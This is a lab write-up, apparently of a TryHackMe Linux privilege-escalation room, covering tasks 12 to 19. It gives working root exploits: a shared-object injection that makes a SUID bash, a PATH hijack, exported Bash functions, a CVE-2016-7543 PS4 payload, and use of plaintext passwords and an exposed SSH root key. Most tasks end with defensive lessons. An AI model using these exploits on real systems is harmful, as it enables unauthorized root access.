
[Task 12] SUID / SGID Executables - Shared Object Injection

In task 11 we saw there are many binaries with suid bit set. Let try to check them out one by one and try to spy on them with strace.

Learn more about strace from here in a funny and interesting way:-

- https://jvns.ca/strace-zine-v3.pdf


Lets pick up /usr/local/bin/suid-so



```
-rwsr-sr-x 1 root staff 9861 May 14  2017 /usr/local/bin/suid-so
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
[=================================================================>] 99 %
Done.
user@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY)       = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY)        = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY)    = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
user@debian:~$ ls -lrt /home/user/.config/
ls: cannot access /home/user/.config/: No such file or directory
user@debian:~$
```

So it is clear that "/usr/local/bin/suid-so" is try to find out libcalc.so and that too from user's home directory. This can be abused in so many ways and can get a root shell as suid bit is set on "/usr/local/bin/suid-so"


Shown below is a slight variation of the technique given THM room to get the root shell:-



```
user@debian:~$ cat  /home/user/tools/suid/libcalc2.c
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject() {
        system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
user@debian:~$ mkdir /home/user/.config
user@debian:~$ gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/tools/suid/libcalc2.c
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=50(staff) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
bash-4.1# whoami
root
bash-4.1#
```


[Task 13] SUID / SGID Executables - Environment Variable

We have already seen "/usr/local/bin/suid-env" with suid/sgid bit set.



```
user@debian:~$ ls -lrt /usr/local/bin/suid-env
-rwsr-sr-x 1 root staff 6883 May 14  2017 /usr/local/bin/suid-env
user@debian:~$
```

Follow along as it is pretty straight forward to get the root shell:-



```
[....] Starting web server: apache2httpd (pid 1397) already running
. ok
user@debian:~$ strings /usr/local/bin/suid-env
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
service apache2 start
user@debian:~$ cat /home/user/tools/suid/service.c
int main() {
        setuid(0);
        system("/bin/bash -p");
}
user@debian:~$ gcc -o service /home/user/tools/suid/service.c
user@debian:~$ PATH=.:$PATH /usr/local/bin/suid-env
root@debian:~# whoami
root
root@debian:~#
```

Learning from this task:-

- Always use absolute paths
- Suid and Sgid permissions are dangerous and should be used with precautions.

[Task 14] SUID / SGID Executables - Abusing Shell Features (#1)

/usr/local/bin/suid-env2 is better then /usr/local/bin/suid-env2 as absolute path is used. But we have an issue with Bash version which is used here for exploitation, which basically allows to define shell functions with names that resemble file paths.




```
-rwsr-sr-x 1 root staff 6899 May 14  2017 /usr/local/bin/suid-env2
user@debian:~$ /bin/bash --version
GNU bash, version 4.1.5(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@debian:~$ strings /usr/local/bin/suid-env2
/lib64/ld-linux-x86-64.so.2
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
/usr/sbin/service apache2 start
user@debian:~$ function /usr/sbin/service { /bin/bash -p; }
user@debian:~$ export -f /usr/sbin/service
user@debian:~$ /usr/local/bin/suid-env2
root@debian:~# whoami
root
root@debian:~#
```

Learning from this task:-

- Keep the system up to date ==> Patch it!
- Suid and Sgid permissions are dangerous and should be used with precautions.

[Task 15] SUID / SGID Executables - Abusing Shell Features (#2)

This task exploits the following vulnerability :-
https://www.cvedetails.com/cve/CVE-2016-7543/
Bash before 4.4 allows local users to execute arbitrary commands with root privileges via crafted SHELLOPTS and PS4 environment variables.




```
user@debian:/tmp$ env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash)' /usr/local/bin/suid-env2
/usr/sbin/service apache2 start
basename /usr/sbin/service
VERSION='service ver. 0.91-ubuntu1'
basename /usr/sbin/service
USAGE='Usage: service < option > | --status-all | [ service_name [ command | --full-restart ] ]'
SERVICE=
ACTION=
SERVICEDIR=/etc/init.d
OPTIONS=
'[' 2 -eq 0 ']'
cd /
'[' 2 -gt 0 ']'
case "${1}" in
'[' -z '' -a 2 -eq 1 -a apache2 = --status-all ']'
'[' 2 -eq 2 -a start = --full-restart ']'
'[' -z '' ']'
SERVICE=apache2
shift
'[' 1 -gt 0 ']'
case "${1}" in
'[' -z apache2 -a 1 -eq 1 -a start = --status-all ']'
'[' 1 -eq 2 -a '' = --full-restart ']'
'[' -z apache2 ']'
'[' -z '' ']'
ACTION=start
shift
'[' 0 -gt 0 ']'
'[' -r /etc/init/apache2.conf ']'
'[' -x /etc/init.d/apache2 ']'
exec env -i LANG= PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin TERM=dumb /etc/init.d/apache2 start
Starting web server: apache2httpd (pid 1397) already running
.
user@debian:/tmp$ /tmp/rootbash -p
rootbash-4.1# whoami
root
rootbash-4.1#
```

Learning from this task:-

- Bash version can also an attack vector.
- Keep the system up to date ==> Patch it!
- Suid and Sgid permissions are dangerous and should be used with precautions.

[Task 16] Passwords & Keys - History Files




```
user@debian:/tmp$ whoami
user
user@debian:/tmp$ cat ~/.*history | grep pass
mysql -h somehost.local -uroot -ppassword123
user@debian:/tmp$ su root
Password:
root@debian:/tmp# whoami
root
root@debian:/tmp# 
```

Learning from this task:-

- Look in history files
- System Admins should clear history files periodically.

[Task 17] Passwords & Keys - Config Files

Follow the steps given:




```
total 16
-rw-r--r-- 1 user user  212 May 15  2017 myvpn.ovpn
drwxr-xr-x 8 user user 4096 May 15 06:35 tools
-rwxr-xr-x 1 user user 6697 Jul 12 11:27 service
user@debian:/tmp$ cat /home/user/myvpn.ovpn
client
dev tun
proto udp
remote 10.10.10.10 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca.crt
tls-client
remote-cert-tls server
auth-user-pass /etc/openvpn/auth.txt
comp-lzo
verb 1
reneg-sec 0

user@debian:/tmp$ cat /etc/openvpn/auth.txt
root
password123
user@debian:/tmp$ su root
Password:
root@debian:/tmp# whoami
root
root@debian:/tmp#
```

Learning from this task:-

- Scan the system for plain text passwords
- Hashes should be used instead of plain test password and those should also be not world readable or writable.


[Task 18] Passwords & Keys - SSH Keys

Wrong permissions set on the private keys can be very easily exploited.



```
total 12
drwxr-xr-x  2 root root 4096 Aug 25  2019 .
drwxr-xr-x 22 root root 4096 Aug 25  2019 ..
-rw-r--r--  1 root root 1679 Aug 25  2019 root_key
user@debian:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 02:1f:34:65:38:ce
          inet addr:10.10.98.66  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::1f:34ff:fe65:38ce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:5001 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2869 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:348414 (340.2 KiB)  TX bytes:1896081 (1.8 MiB)
          Interrupt:20

user@debian:~$
```

Copy over the "root_key" to the kali machine and ssh to the target using that key:-



```
kali@kali:/tmp$ ls -lrt root_key
-rw-r--r-- 1 kali kali 1679 Jul 12 12:50 root_key
kali@kali:/tmp$ chmod 600 root_key
kali@kali:/tmp$ ls -lrt root_key
-rw------- 1 kali kali 1679 Jul 12 12:50 root_key
kali@kali:/tmp$ ssh -i root_key root@10.10.98.66
load pubkey "root_key": invalid format
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 25 14:02:49 2019 from 192.168.1.2
root@debian:~# whoami
root
root@debian:~#
```

Learning from this task:-


- Private key should have 600 permission and not world readable/writable

[Task 19] NFS

Read here to know about root squashing:-
https://en.wikipedia.org/wiki/Unix_security#Root_squash

